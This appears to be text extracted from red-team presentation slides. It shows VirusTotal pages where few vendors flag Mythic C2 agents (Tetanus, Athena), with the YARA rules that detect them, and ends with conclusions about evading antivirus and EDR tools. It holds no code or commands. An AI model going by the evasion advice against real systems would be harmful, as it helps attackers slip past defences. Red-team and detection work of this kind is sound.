The screenshot shows the VirusTotal interface for a specific file hash. At the top, there's a navigation bar with a search icon, a file ID (45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaaff86265d9b988bc3e9a473c), a sign-in button, and a 'Sign up' button. Below the navigation is a circular progress bar with a red segment indicating a score of 6 out of 71. To the right of the progress bar, a message states "6 security vendors and no sandboxes flagged this file as malicious". The main content area displays the file details: name (tetanus.exe), size (6.98 MB), date (2022-11-04 22:19:24 UTC), and a "1 day ago" timestamp. A file icon with "EXE" is shown. Below the file details, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY, with the COMMUNITY tab selected. Under the COMMUNITY tab, there's a section for "Comments (1)". A comment from a user named "thor" (represented by a blue profile icon) is displayed, stating "YARA Signature Match - THOR APT Scanner" and providing technical details about the rule: RULE: MAL_Tetanus_C2_Oct22, RULE_SET: Livehunt - Default20 Indicators, RULE_TYPE: VALHALLA rule feed only, RULE_LINK: https://valhalla.nextron-systems.com/info/rule/MAL_Tetanus_C2_Oct22, DESCRIPTION: Detects Mythic C2 Tetanus agent, REFERENCE: https://github.com/MythicAgents/tetanus, and RULE_AUTHOR: Paul Hager. There is also a "Show more" link.

<https://www.virustotal.com/gui/file/45967b1ff09cbbb8dd2a7875fa91c2b992c27cfaaff86265d9b988bc3e9a473c>

Athena - Community Response

d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067

Σ 3 / 71

3 security vendors and no sandboxes flagged this file as malicious

d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067
athena.exe
33.04 MB | 2022-11-04 22:37:29 UTC
Size | 1 day ago
EXE

Community Score ?

DETENTION DETAILS RELATIONS BEHAVIOR COMMUNITY 1

Comments (1) ⓘ

thor 1 day ago

YARA Signature Match - THOR APT Scanner

RULE: MAL_Athena_Agent_Oct22
RULE_SET: Livehunt - Default20 Indicators
RULE_TYPE: VALHALLA rule feed only ⚡
RULE_LINK: https://valhalla.nextron-systems.com/info/rule/MAL_Athena_Agent_Oct22
DESCRIPTION: Detects Athena Windows agent written in .NET 6, often used in combination with Mythic C2
REFERENCE: <https://github.com/MythicAgents/athena>
RULE_AUTHOR: Paul Hager

Show more

<https://www.virustotal.com/gui/file/d6099cf3cc4d5c2337d8b12cf2039ba424c6329769cc971deccb1b57494ac067>



SUMMARY

Conclusions

- » As long as there are detection gaps, attackers will always have ways in
- » Mostly AVs & EDRs generate useful alerts – evade them and live free
- » **The Art of Evasion** requires 100 tries and 99 failures – that single one will get you there
- » EDRs are good at sensing popular C2s. Use Open-Source Mythic/Sliver and they won't notice.
- » **Respect your Customer & Blue Team fellows**
 - » Be responsible about your cyber-weapons: watermark & track them, collect your IOCs in advance
 - » You evaded? So cool -> now, during debrief: share your stuff, TTPs, code samples
 - » Help defence improve, raise yourself *that* bar

Q & A

